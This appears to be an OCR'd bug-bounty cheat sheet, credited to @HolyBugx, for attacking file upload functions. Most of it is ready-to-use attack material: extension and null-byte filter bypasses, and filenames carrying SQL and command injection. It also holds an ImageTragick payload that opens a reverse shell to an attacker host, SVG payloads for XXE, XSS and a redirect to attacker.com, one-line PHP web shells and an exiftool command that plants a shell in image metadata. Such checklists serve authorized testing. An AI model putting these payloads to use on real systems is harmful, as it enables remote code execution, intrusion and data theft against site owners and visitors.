

File Upload Checklist

Upload Function

- ▼ Upload Function
  - ▼ Extensions Impact
    - `ASP`, `ASPX`, `PHP5`, `PHP`, `PHP3`: Webshell, RCE
    - `SVG`: Stored XSS, SSRF, XXE
    - `GIF`: Stored XSS, SSRF
    - `CSV`: CSV injection
    - `XML`: XXE
    - `AVI`: LFI, SSRF
    - `HTML`, `JS` : HTML injection, XSS, Open redirect
    - `PNG`, `JPEG`: Pixel flood attack (DoS)
    - `ZIP`: RCE via LFI, DoS
    - `PDF`, `PPTX`: SSRF, BLIND XXE
  - ▼ Blacklisting Bypass
    - PHP → `.phtm`, `phtml`, `.phps`, `.pht`, `.php2`, `.php3`, `.php4`, `.php5`, `.shtml`, `.phar`, `.pgif`, `.inc`
    - ASP → `asp`, `.aspx`, `.cer`, `.asa`
    - Jsp → `.jsp`, `.jspx`, `.jsw`, `.jsv`, `.jspf`
    - Coldfusion → `.cfm`, `.cfml`, `.cfc`, `.dbm`
    - Using random capitalization → `.pHp`, `.pHP5`, `.PhAr`
  - ▼ Whitelisting Bypass
    - `file.jpg.php`
    - `file.php.jpg`
    - `file.php.blah123jpg`
    - `file.php%00.jpg`
    - `file.php\x00.jpg` this can be done while uploading the file too, name it `file.phpD.jpg` and change the D (44) in hex to 00.
    - `file.php%00`

- `file.php%20`
- `file.php%0d%0a.jpg`
- `file.php.....`
- `file.php/`
- `file.php.\`
- `file.`
- `.html`

▼ Vulnerabilities

□ Directory Traversal

1- Set filename `../../etc/passwd/logo.png`

2- Set filename `../../../logo.png` as it might changed the website logo.

□ SQL Injection

1- Set filename `'sleep(10).jpg`.

2- Set filename `sleep(10)-- -.jpg`.

□ Command Injection

1- Set filename `; sleep 10;`

□ SSRF

1- Abusing the "Upload from URL", if this image is going to be saved in some public site, you could also indicate a URL from IPlogger and steal information of every visitor.

□ ImageTragic

```
push graphic-context
viewbox 0 0 640 480
fill 'url(https://127.0.0.1/test.jpg"|bash -i >& /dev/tcp/attacker-ip/attacker-port 0>&1|touch "hello)'
pop graphic-context
```

□ XXE

1- Upload using `.svg` file

```
<?xml version="1.0" standalone="yes"?>
<!DOCTYPE test [ <!ENTITY xxe SYSTEM "file:///etc/hostname" > ]>
<svg width="500px" height="500px" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" version="1.1
   <text font-size="40" x="0" y="16">&xxe;</text>
</svg>
```

```
<svg xmlns="http://www.w3.org/2000/svg" xmlns:xlink="http://www.w3.org/1999/xlink" width="300" version="1.1" height="200">
    <image xlink:href="expect://ls"></image>
</svg>
```

2- Upload excel file.

□ XSS

1- Set file name `<svg onload=alert(document.comain)>`

2- Upload using `.svg` file

```
<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN" "http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
```

```
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
   <rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
   <script type="text/javascript">
      alert("HolyBugx XSS");
   </script>
</svg>
```

☐ Open Redirect

1- Upload using `.svg` file

```
<code>
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<svg
onload="window.location='https://attacker.com'"
xmlns="http://www.w3.org/2000/svg">
<rect width="300" height="100" style="fill:rgb(0,0,255);stroke-width:3;stroke:rgb(0,0,0)" />
</svg>
</code>
```

▼ Content-ish Bypass

☐ Content-type validation

1- Upload `file.php` and change the `Content-type: application/x-php` or `Content-Type : application/octet-stream` to `Content-type: image/png` or `Content-type: image/gif` or `Content-type: image/jpg`.

☐ Content-Length validation

1- Small PHP Shell

```
(<?=`$_GET[x]`?>)
```

☐ Content Bypass Shell

1- If they check the Content. Add the text "GIF89a;" before you shell-code. (`Content-type: image/gif`)

```
GIF89a; <?php system($_GET['cmd']); ?>
```

▼ Misc

☐ Uploading `file.js` & `file.config` (web.config)

☐ Pixel flood attack using image

☐ DoS with a large values name: `1234...99.png`

☐ Zip Slip

1- If a site accepts `.zip` file, upload `.php` and compress it into `.zip` and upload it. Now visit, `site.com/path?page=zip://path/file.zip%23rce.php`

☐ Image Shell

2- Exiftool is a great tool to view and manipulate exif-data. Then I will to rename the file `mv pic.jpg pic.php.jpg`

```
exiftool -Comment='<?php echo "<pre>"; system($_GET['cmd']); ?>' pic.jpg
```

Created by: @HolyBugx